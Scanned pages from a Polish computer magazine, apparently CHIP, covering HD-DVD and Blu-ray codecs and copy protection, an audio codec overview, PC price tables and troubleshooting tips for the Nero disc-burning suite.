Znacznie lepiej sprawdza się MPEG-4 AVC, znany także jako H.264, w przypadku którego przepływność może sięgać nawet do 54 Mb/s. W odróżnieniu od stosowanych dotąd wariantów MPEG-4, czyli DivX i Xvid, kodeki używane do zapisu na płytach wysokiej pojemności oferują trzykrotnie wyższą jakość. Skąd taki postęp? Nowoczesne metody kompresji w przeciwieństwie do poprzedników nie analizują klatek, dzieląc je na kwadraty 8 na 8 pikseli, ale na bloki 4 na 4 punkty – działają więc znacznie dokładniej. Rozwijany przez Microsoft kodek VC-1 pod względem jakości tworzonego obrazu dokładnie odpowiada H.264 i jest do niego podobny także pod innymi względami.

Audio: W tym wypadku HD-DVD i Blu-ray także prawie się nie różnią. Oba standardy dysponują zintegrowaną obsługą wysokiej jakości kodeków Dolby Digital Plus, Dolby TrueHD, DTS HD oraz – specjalnie do zastosowań audiofilskich – MLP (Meridian Lossless Packing). Uwidacznia się pewna zaleta HD-DVD: zawartość jest zawsze zakodowana zgodnie ze standardem Dolby Digital Plus lub TrueHD, dlatego studia filmowe muszą stosować materiały o wysokiej jakości dźwięku. Poza tym we wszystkich odtwarzaczach HD-DVD znajdziemy zintegrowane dekodery do najwyższej jakości ścieżek Dolby i TrueHD, a ponieważ nowe kodeki są wstecznie kompatybilne ze starszymi systemami kompresji dźwięku, pozwolą wyprowadzić sygnał nawet do starszego sprzętu audio.

Natomiast odtwarzacze Blu-ray obligatoryjnie muszą oferować ścieżkę audio jedynie w standardzie 5.1 (PCM, Dolby Digital lub DTS). Formaty wysokiej jakości

Przegląd nowych funkcji

Dzięki wbudowanym interpreterom Javy dyski w nowych formatach mogą zawierać dodatkowe atrakcje: na przykładzie wydanych niedawno hitów „Speed – niebezpieczna prędkość" oraz „Epoka lodowcowa 2" pokażemy, co potrafią Blu-ray oraz HD-DVD.

DODATKOWE INFORMACJE: W krążkach HD można nałożyć na obraz dodatkowe informacje, jak widać w filmie „Speed".



PRECYZYJNIE UMIESZCZONE PODPISY: Podpisy w filmach mogą być umieszczone bezpośrednio obok mówiącej postaci.






WYBÓR SCEN: Przejście do odtwarzania dodatkowych scen możliwe jest bezpośrednio z poziomu filmu, bez konieczności zatrzymywania toczącej się akcji.

Podwójna garda: jak działają nowe mechanizmy antypirackie

Cała zawartość dysków Blu-ray i HD-DVD jest chroniona za pomocą AACS – rozbudowanej technologii DRM. Pomyślano nawet o ochronie filmów w czasie ich przesyłania z odtwarzacza do telewizora. Na tym odcinku funkcje ochronne pełni HDCP.



są opcjonalne. Co gorsze, żaden z odtwarzaczy badanych w naszym laboratorium nie był wyposażony w dekoder potrafiący odtwarzać najnowsze formaty audio w sposób doskonały! Producenci obiecują poprawę – przy okazji premiery następnej generacji urządzeń.

Naprawdę silnych wrażeń dostarcza dopiero TrueHD, ponieważ ten sposób zapisu nie opiera się na jakiejkolwiek kompresji. Jednak zarówno dla Blu-raya, jak i HD-DVD pliki z danymi TrueHD są zbyt duże, gdyby chcieć całą ścieżkę dźwiękową zapisać w tym formacie. Wprawdzie są już krążki BD z TrueHD, ale tylko główny film zapisany został w nowym formacie, i to wyłącznie w jednej wersji językowej. Wszelkie dodatki są pozbawione tego luksusu. Sytuacja zmieni się, gdy studia filmowe przejdą na dwuwarstwowe krążki BD, gdzie da się upakować 50 GB danych. To, czy TrueHD przyjmie się także przy mniej pojemnych HD-DVD, jest mocno wątpliwe, bo na jednej warstwie mieszczą one zaledwie 15 GB.

Nowe funkcje dodatkowe: Decydujemy o akcji filmu

Nie tylko sam film wygląda lepiej na odtwarzaczach nowej generacji, ale także dodatkowe elementy, jak alternatywne zakończenia, menu poszczególnych scen, gry czy napisy.

Blu-ray: W przypadku błękitnej płytki nowości opierają się na BD-J – specjalnym wariancie Javy. Dzięki rozbudowanemu portowi tego środowiska programistycznego, który każdy odtwarzacz musi mieć wbudowany, można zaprogramować różne interaktywne treści, na przykład oglądać film i wpływać na przebieg jego akcji. Ponadto do filmu można włączyć gry i dodatkowe materiały multimedialne. A jeśli odtwarzacz ma podłączenie do Internetu, te materiały są na bieżąco aktualizowane. Wady technologii widać wyraźnie na przykładzie obecnie dostępnych odtwarzaczy BD – bogate w dodatkowe funkcje krążki mają na nich problemy z płynnością wyświetlania obrazu, bo sprzęt nie został dostatecznie zoptymalizowany do obsługi programów napisanych w Javie. Zmiana menu trwa wówczas od 20 do 40 sekund.

HD-DVD: W tym wypadku postawiono na opracowany przez Disneya, Toshibę i Microsoft język skryptowy iHD, będący kombinacją JavaScriptu, XML oraz SMIL (Synchronized Multimedia Integration Language). Jest on bardzo podobny do zastrzeżonego dla formatu Blu-ray języka BD-J i oferuje tę samą funkcjonalność.

Ochrona przed kopiowaniem: Wyzwanie dla hakerów?

Aby uniemożliwić wykonywanie nielegalnych kopii pięknych nowych filmów wysokiej rozdzielczości, zastosowano nową technikę DRM (cyfrowego zarządzania prawami autorskimi) o nazwie AACS. Ten system chroni płytki za pomocą 128-bitowego klucza AES (Advanced Encryption Standard), który właśnie został złamany! (więcej: „HD-DVD złamane!" 🗎 12). Inaczej niż w przypadku DVD, gdzie mechanizm antypiracki CSS (Content Scrambling System) chronił tylko dane wideo, AACS zabezpiecza całą zawartość krążka. Jak przebiega dekodowanie krążka, pokazujemy na wykresie powyżej. Zostało już przesądzone, że w przyszłości klucz dekodujący nie będzie umieszczany na krążku, lecz trzeba będzie go pobrać z Internetu. Dopiero gdy zdalnie zostanie przeprowadzona weryfikacja oryginalności nośnika, można będzie obejrzeć film.

Pomyślano także o uniemożliwieniu złodziejom przechwycenia strumienia danych między odtwarzaczem a telewizorem. Służy do tego HDCP, który koduje sygnał pomiędzy wyjściem DVI lub HDMI odtwarzacza a wejściem telewizora. W praktyce wygląda to tak, że odtwarzacz wysyła do odbiornika zapytanie, na które tamten odpowiada. W tym zapytaniu umieszczany jest 40-bitowy KSV (Key Selection Vector), który służy rozkodowaniu materiału. Telewizor musi na to odpowiedzieć własnym KSV. Na podstawie tych dwóch wektorów wyboru klucza odtwarzacz ustala kod blokujący dostęp do treści składający się z 40 różnych kluczy, każdy o długości 56 bitów. Dopiero wówczas rozpoczyna się transmisja danych filmowych. Integralność połączenia jest sprawdzana przez odtwarzacz co dwie sekundy. Ponadto w zadanych odstępach czasu zmienia on sam klucz dekodujący.

Wniosek: Nowa technologia dojrzeje za kilka miesięcy

Droższe odtwarzacze, droższe telewizory, droższe płyty, a technologicznie nadal sporo im brakuje do osiągnięcia dojrzałości. W tej chwili przesiadka na media HD nie jest jeszcze opłacalna. Oznacza to, że z zakupami trzeba wstrzymać się co najmniej do czasu, aż pojawi się następna generacja odtwarzaczy, czyli do połowy 2007 roku. ■

CHIP RADAR

Kodeki do odtwarzaczy audio

Optymalny dźwięk dla każdego odtwarzacza: tym razem CHIP Radar pokazuje, który z kodeków jest obecnie najlepszy i który ma przed sobą przyszłość.

■ Standard MP3 sprawił, że popularność kodeków oferujących mocno skompresowane pliki dźwiękowe znacznie wzrosła, a ulubioną muzykę możemy dzięki niemu zabrać ze sobą, gdzie tylko chcemy. Zalew empetrójek wymusił też powstanie kolejnych kodeków. Najpierw pojawił się Ogg Vorbis, który oferuje lepszą jakość dźwięku, ale nie ma wsparcia w odtwarzaczach sprzętowych. Pierwszy kodek, jaki rzeczywiście zagroził MP3 to AAC (standard stosowanych w iPodach). Z technologicznego punktu widzenia najbardziej przyszłościowy jest aacPlus v2. O ile MP3 do oddania jakości zbliżonej do CD potrzebuje transferu na poziomie 128 kb/s, to jemu wystarczą zaledwie 24 kb/s. Ale przyszłość stoi otworem także przed kodekami przeznaczonymi dla domowego sprzętu audio, obsługującego dźwięk 7.1: WMA 10 Pro czy Dolby Digital Plus.


Jak czytać CHIP Radar?

Niebieski trójkąt na osi czasu pokazuje datę premiery lub ustalenia standardu. Znak wykrzyknika oznacza wprowadzenie kodeka do sprzętu, co zarazem jest testem, czy kodek nadaje się do masowego wykorzystania, czy też nie. Kolorowe paski symbolizują połączenie jakości, zgodności i popularności: czerwony oznacza najgorszy wynik; żółty to osiągnięcie średniej. Zielony to najlepsza jakość. Jeżeli kolor przechodzi w szarość, oznacza to schyłkową fazę kodeka i jego koniec obecności na rynku.





APPLE WYZNACZA KIERUNEK
Kodeki, których nie można użyć w iPodzie albo iTunes, nie mają już przyszłości na rynku.






CHIP CENY PECETÓW*

Co miesiąc CHIP prezentuje podzielone na trzy grupy cenowe zestawy komputerów. Kategorie Econo i Power bazują na produktach, którym przyznano właśnie takie tytuły w laboratorium CHIP-a. Multimedia-PC to tańsza, ale wciąż wydajna wersja Power-PC.

	ECONO-PC	MULTIMEDIA-PC	POWER-PC
OBUDOWA	Minitower z zasilaczem Deer DR-B350ATX 350 W	Miditower z zasilaczem Topower TOP-526P6	Big tower z zasilaczem Seasonic S12 600W ATX12V 2.0 Silent 600 W
PŁYTA GŁÓWNA	Foxconn G9657MA-8EKRS2H chipset Intel G965	Asus P5W DH Deluxe chipset Intel 975X	EVGA nForce 680i SLI
CPU	Pentium 4 541 (1x 3,2 GHz)	Intel Core 2 Duo E6400 (2x 2,133 GHz)	Intel Core 2 Extreme QX6700 (4x 2,66 GHz)
PAMIĘĆ RAM	GoodRAM DDR2 2 GB KIT PC5300 Dual Channel CL5	Kingston HyperX 2 GB Memory Kit PC2-6400 CL4	Patriot Extreme XBLK 2 GB, DDR2 1000
KARTA GRAFICZNA	Palit GeForce 7600 GS Sonic 256 MB	Leadtek WinFast PX7950 GT TDH 256 MB Extreme	EVGA e-GeForce 8800 GTX KO ACS3
DYSK TWARDY	Hitachi Deskstar SATA 350 GB T7K500 DT725032VLA360	Seagate Barracuda 7200.10 ST3500630AS, 500 GB, SATA	4x Seagate Barracuda 7200.10 ST3500630AS SATA 750 GB
NAPĘD OPTYCZNY	nagrywarka DVD LG GSA-H12N	nagrywarka DVD LG GSA-H12N	nagrywarka Blu-ray LG GBW-H10N
KARTA TV	brak	Leadtek Winfast TV 2000 XP RM, telewizja analogowa	Leadtek Winfast DTV2000H, telewizja analogowa i DVB-T
STEROWANIE	Kablowa mysz i klawiatura	Bezprzewodowa mysz i klawiatura, kierownica lub pad	Bezprzewodowa mysz i klawiatura, kierownica, pad
SYSTEM	Microsoft Windows Vista Home	Microsoft Windows Vista Home Premium	Microsoft Windows Vista Ultimate
	ok. 2300 zł	ok. 5500 zł	ok. 19 400 zł

CHIP PROGNOZA CEN*



Tym razem zwróciliśmy uwagę na produkty tańsze. Wahania cen w przypadku tej grupy produktów bywają najczęściej minimalne. Przykładowo notebook Acera podrożał o 69 zł, a dysk Western Digital jest tańszy o zaledwie 5 zł. Zdarzają się jednak spektakularne spadki cen, np. za drukarkę OKI zapłacimy o 260 zł mniej. Pamiętajmy jednak, że nie zawsze wraz z upływem czasu cena produktów spada.

* Prezentowane ceny bazują na średnich wartościach i mogą różnić się od oferty rynkowej.



Tajemnice Nero

Nero to najpopularniejszy program do nagrywania płyt, ale mimo to zawiera przydatne funkcje, o których niewielu użytkowników wie. Wyjaśniamy jak z nich skorzystać, by wypalanie przebiegało bez problemów. A więc ognia! Niech drżą nasze płyty! *Rafał Hubert*

W artykule:

- Idealna konfiguracja programu Nero
- Jak odnaleźć przyczyny błędu
- Najciekawsze alternatywy dla Nero
- Zalety najnowszej wersji – Nero 7.7.5.1

Program Nero jest niekwestionowanym cezarem pośród aplikacji do wypalania płyt. Lecz tak samo jak jego rzymskiemu patronowi – piromanowi – wielu czyni programowi gorzkie wyrzuty. Najczęściej pojawiające się pretensje: oprogramowanie Nero niszczy płyty lub wypala je zbyt wolno, a później odtwarzacz DVD nie chce nagranych krążków odpalić.

Wielu z nich można uniknąć poprzez odpowiednie ustawienia programu: oprogramowanie nie będzie wypalać zbyt powolnie, nagra lepszej jakości płyty, na których pomieścimy jeszcze więcej danych. Jednak pakiet programów Nero nie załatwi wszystkiego – przy niektórych zadaniach specjalnych lepiej sięgnąć po darmowe oprogramowanie typu freeware. Skąd mamy wiedzieć, po jaki program sięgnąć oraz które z narzędzi mogą być potrzebne? O tym jest ten artykuł.

1 Aktywacja szybkiego trybu DMA

Nero Burning ROM

Program Nero „spala” nagle płyty bądź zapisuje je w ślimaczym tempie. Jakie mogą być tego przyczyny?

Rozwiązanie: Często powodem jest problem z trybem DMA. Wynika to z tego, że system Windows potrafi automatycznie wyłączyć ów tryb dla złącza IDE i pracować w trybie PIO. Ten jednak jest zbyt wolny do transferu danych dla nowej i szybkiej wypalarki. Powodem mogą być też kiepskiej jakości płyty CD/DVD do zapisu, które potrafią wywołać błędy w procesie wypalania, a także oprogramowanie do wirtualnego napędu. Możliwe również, że gra którą chcemy powielić, ma zabezpieczenia przed kopiowaniem zawierające własne sterowniki nagrywarki.

To, czy mamy problem z trybem DMA, sprawdzimy w prosty sposób w systemie Windows przy pomocy Menedżera urządzeń. Wchodzimy w »Start | Panel sterowania | Wydajność i konserwacja | System«, następnie w oknie »Właściwości systemu« przechodzimy do zakładki »Sprzęt«. Uruchamiamy Menedżera urządzeń i w nowym oknie klikamy dwukrotnie »Kontrolery IDE-ATA/ATAPI«. Zwykle powinniśmy odnaleźć naszą nagrywarkę w »Pomocniczym kanale IDE«. Klikamy ją dwukrotnie

i w menu »Właściwości« wybieramy zakładkę »Ustawienia zaawansowane«. Tutaj odnajdujemy »Tryb transferu«. Jeżeli napisane jest »Tylko PIO«, to zmieniamy go, wybierając w rozwijalnej liście »DMA jeżeli dostępne«. Klikamy »OK« i system Windows zatwierdza nowe ustawienia.

2 Pozbycie się sterowników Nvidia

Nero Info Tool

Program Nero wypala płyty w ślimaczym tempie bez względu na jakość włożonego do napędu dysku. Dzieje się tak mimo uaktywnienia trybu DMA w sposób opisany w poprzednim punkcie.

Rozwiązanie: Również ten problem związany jest z trybem DMA. Tym razem jednak nie zawinił system Windows. Tryb blokują bowiem sterowniki Nvidia. Pecety z płytą Nvidia instalują własny sterownik IDE o nazwie nvata i zastępują ten z systemu Windows. W takim wypadku tryb DMA nadal aktywny jest dla systemu, ale nie dla programu Nero.

Wchodzimy więc w »Start | Wszystkie Programy | Nero 7 Premium | Narzędzia« i uruchamiamy »Nero InfoTool«. W oknie głównym programu wchodzimy w zakładkę »Konfiguracja«, jeżeli występuje u nas powyżej opisany problem, to odnajdziemy tutaj ustawienie »DMA off«.

W takim wypadku nie mamy wyboru – musimy odinstalować poprzez Menedżera urządzeń sterowniki nvata. W tym celu wchodzimy w »Kontrolery IDE-ATA/ATAPI« i otwieramy poprzez dwukrotne kliknięcie menu dla kanału IDE, do którego jest podłączona nasza nagrywarka. W zakładce »Sterowniki« możemy go odinstalować. Potwierdzamy pojawiające się teraz okno dialogowe z ostrzeżeniem poprzez »OK«. Po zrestartowaniu komputera system Windows będzie używał zamiast sterownika Nvidia swojego własnego, który nie stwarza żadnych problemów podczas działania programu Nero Burn. Możemy dodatkowo sprawdzić powodzenie naszej operacji w oknie »Nero Info Tool«, w którym tryb DMA powinien już być aktywny.



1 HAMULEC NAGRYWARKI W kanale IDE aktywny jest powolny tryb PIO – należy go zmienić na tryb DMA.



3 PRAWDZIWY PRODUCENT CD-DVD Speed pokaże, kto tak naprawdę wyprodukował naszą płytę.

3 Identyfikacja płyt kiepskiej jakości

Nero CD-DVD Speed

Kupujemy zawsze płyty CD/DVD jednej określonej marki. Nagle program Nero zaczyna wypalać je z minimalną szybkością.

Rozwiązanie: To, co jest napisane na opakowaniu, nie zawsze zgadza się z zawartością. Wielu dystrybutorów kupuje płyty CD/DVD u różnych producentów. Kto ma pecha, natrafi nawet w opakowaniu firmy Sony na wybrakowany produkt. Dzięki programowi Nero możemy dojść do tego, który producent popełnił taki wątpliwej jakości towar. W tym celu wkładamy płytę DVD do napędu i otwieramy CD-DVD Speed poprzez »Start | Wszystkie Programy | Nero Premium | Narzędzia | Nero CD-DVD Speed«. W tym oknie wybieramy odpowiedni napęd w z listy, by narzędzie mogło przeanalizować płytę. W zakładce »Info o dysku« odnajdziemy dane MID (Manufacturer Identity), czyli nazwę producenta, która jest również zapisana przez narzędzie w kodzie szesnastkowym znajdującym się pod »Dane RAW«.

Jeżeli w kodzie zawarte są same cyfry zero, mamy do czynienia ze skazą →



Pakiet wypalacza

NERO I SPÓŁKA

Nero 7.7.5.1 trial Najnowsza wersja pakietu do wypalania

Nero General CleanTool Pełna deinstalacja Nero niezostawiająca śmieci

NVE-CleanTool Dokładne kasowanie NeroVision

NeroASPI Sterownik ASPI do Nero

Nero Info Tool Rozwiązywanie problemów z Nero

InCD4ErrorLog Raportowanie błędów w InCD4

Dynamic Write Speed Wyświetlanie szybkości wypalania

Nero Ping Lista wszystkich urządzeń ASPI

Roxio UDF-Reader Control Rozwiązywanie problemów z Roxio UDF-Readerem

DODATKI

FLAC-Plug-in Obsługa formatu FLAC

LPAC-Plug-in Kopiowanie plików audio bez utraty jakości

OptimFrog-Plug-in Kodeki audio dla Replay Gain

OggVorbis-Plug-in Obsługa plików OGG

Shorten-Plug-in Bezstratny kodek audio

Speex-Plug-in Kodek przeznaczony do zapisywania głosu

WAVPack-Plug-in Bezstratny kodek oferujący korekcję błędów

ALTERNATYWA

ImgBurn 2.1 Tworzenie i wypalanie obrazów DVD9

foobar2000 0.94 Odtwarzacz z rozbudowanymi funkcjami

DivX 6.5 Pakiet kodeków zawierający DivX-Player


DivX Media Format File SDK R2 Narzędzia dla formatu DivX

DivX MediaBuilder 2.4 Program do authoringu filmów w formacie DivX

VirtualDubMod 1.5.10.2 Przetwarzanie i kodowanie plików AVI

Exact Audio Copy 0.95 Riper audio

tylko na DVD; dostępne na CD



4 RIPOWANIE **Program CD-DVD Speed sprawdzi, jak dobrze Nero będzie w stanie zripować płytę CD-Audio na naszym sprzęcie.**



5 PRZEPALANIE **Narzędzie to również podpowie, ile maksymalnie możemy nagrać na płytę CD.**

produkcyjną występującą często w tanich produktach. Skutek jest taki, że program Nero zapisuje płyty tylko z minimalną szybkością, ponieważ nie jest w stanie stwierdzić, do jakiego tempa wypalania dana płyta została przystosowana.

Gdy odnajdziemy już nazwę firmy wytwarzającej płyty, możemy sprawdzić na anglojęzycznej stronie **www.digital-faq.com/media/dvdmedia.htm**, czy jest to producent godny zaufania, czy też nie. Płyty CD/DVD do zapisu podzielone są tam na cztery kategorie. Lepiej trzymać się z daleka od płyt producentów z trzeciej i czwartej grupy.

4 Bezbłędne ripowanie płyt CD-Audio

Nero CD-DVD Speed

Nero CD-DVD Speed sprawdzi, czy przy pomocy naszej wypalarki wraz z programem Nero możemy prawidłowo zripować płyty CD-Audio. W tym celu wkładamy płytę do napędu, po czym uruchamiamy narzędzie Nero CD-DVD Speed i wchodzimy w zakładkę »Benchmark«. Po uruchomieniu testu przez »Start« narzędzie zapisuje poszczególne sektory płyty na dysk twardy. Porównuje je następnie z tymi zawartymi na płycie i na koniec w polu »Jakość DEA« wykazuje wartość pomiędzy 1 a 10. Jeżeli wynik wyniesie 10, a dodatkowo narzędzie zaznaczy opcję »Strumień dokładny«, to możemy bez namysłu stosować program Nero do ripowania. Jeśli jednak nie, to zaleca się inny, lepiej dostosowany program narzędziowy, na przykład Exact Audio-Copy, który dodatkowo zweryfikuje strumień danych audio podczas ich wczytywania. Jest to funkcja, której program Nero nie zawiera.

5 Przepalanie do oporu

Nero Burning ROM, CD-DVD Speed

Nasz projekt na płytę CD przekracza jej pojemność. Na ile można przepalić płytę przy pomocy programu Nero?

Rozwiązanie: Ustawienie wartości przepalania na maksimum w programie Nero jest ryzykowne i może w najgorszym wypadku doprowadzić do zniszczenia naszego sprzętu. Lepiej będzie, jeżeli uprzednio zmierzymy tę wartość narzędziem Nero CD-DVD Speed. W tym celu wkładamy czystą płytę CD/DVD do napędu, uruchamiamy program narzędziowy i w oknie głównym poprzez menu »Dodatki« uruchamiamy »Test przepalania…«. Po ustawieniu szybkości zapisu uruchamiamy test, wciskając »Początek«. Narzędzie przeprowadza próbę i podaje na końcu w minutach i sekundach, do jakiego momentu możemy przepalić daną płytę. Na zwykłej 700-megabajtowej płycie CD-R wynik powinien wynosić około 2 minut i 30 sekund.

Podaną wartość musimy wprowadzić do programu Nero. Uruchamiamy go i wchodzimy w menu »Plik | Opcje«, a następnie przechodzimy do zakładki »Ustawienia zaawansowane«. Zaznaczamy w niej okienko przy »Włącz przepalanie CD w trybie Disc-At-Once«. Następnie klikamy »Względna maksymalna wielkość wydłużenia« i nanosimy w polu obok wcześniej ustaloną wartość, czyli na przykład »2:30«. By wykorzystać w pełni pojemność płyty, wyłączamy opcję »Włącz tworzenie krótkiego obszaru Lead-Out«. Ustawienia te zapewnią nam podczas wypalania w trybie Disc-At-Once dodatkowe 15 MB pojemności w przypadku płyty o pojemności 700 MB.

6 Kopiowanie filmów bez utraty jakości

Nero Recode

Program Nero Recode przekonwertował film z formatu DVD9 do DVD5. Nadal jednak twierdzi, że film nie zmieści się na płytę DVD5.

Rozwiązanie: Czasami programy kopiujące takie jak Nero Recode błędnie przeliczają dane. W rezultacie kopia filmu ma o 100 MB za dużo i nie mieści się na płytę DVD5. Błąd ten możemy skorygować bez utraty jakości obrazu, co miałoby miejsce w przypadku kolejnego kodowania.

Uruchamiamy program Nero Recode i wybieramy »Koduj ponownie film



6 SKRACANIE **Film nie mieści się na jedną płytę? Możemy obciąć rozdział z napisami.**

Jak samodzielnie zidentyfikować błąd

Powody problemów pojawiających się podczas nagrywania mogą być bardzo różne. Zwykle błąd tkwi w jednym z trzech elementów występujących w procesie nagrywania płyt: nagrywarce, oprogramowaniu bądź w nośniku. Ze standardowego powiadomienia o błędzie w programie Nero nie dowiemy się jednak, która z tych trzech części zawiodła, ani z jakiego powodu.

Rozwiązanie tej zagadki odnajdziemy najczęściej w pliku logów programu Nero, w którym spisywane są wszystkie detale procesu zapisu płyty. By go otworzyć, wchodzimy do katalogu »Program Files/Ahead/Nero«. Następnie uruchamiamy plik »NeroHistory.log« w dowolnym edytorze tekstu. Aktualny proces wypalania płyty odnajdziemy na samym dole jako ostatni wpis.

Uwaga: w pierwszej linijce wpisany jest numer seryjny programu Nero. Jeżeli umieszczamy na forum związanym z nagrywaniem płyt treść pliku logów, pamiętajmy o usunięciu tego numeru. Wielu użytkowników często o tym zapomina.

W sekcji „Scsi Device map” zobaczymy, czy tryb DMA jest włączony (patrz rada 1 i 2).

Pod napisem „Media Specific” program Nero pokazuje, jakie informacje potrafi odczytać z płyty przeznaczonej do zapisu. Jeżeli w kodzie szesnastkowym zobaczymy tylko zera, to znaczy, że odnaleźliśmy powód, dla którego proces wypalania jest maksymalnie spowolniony.

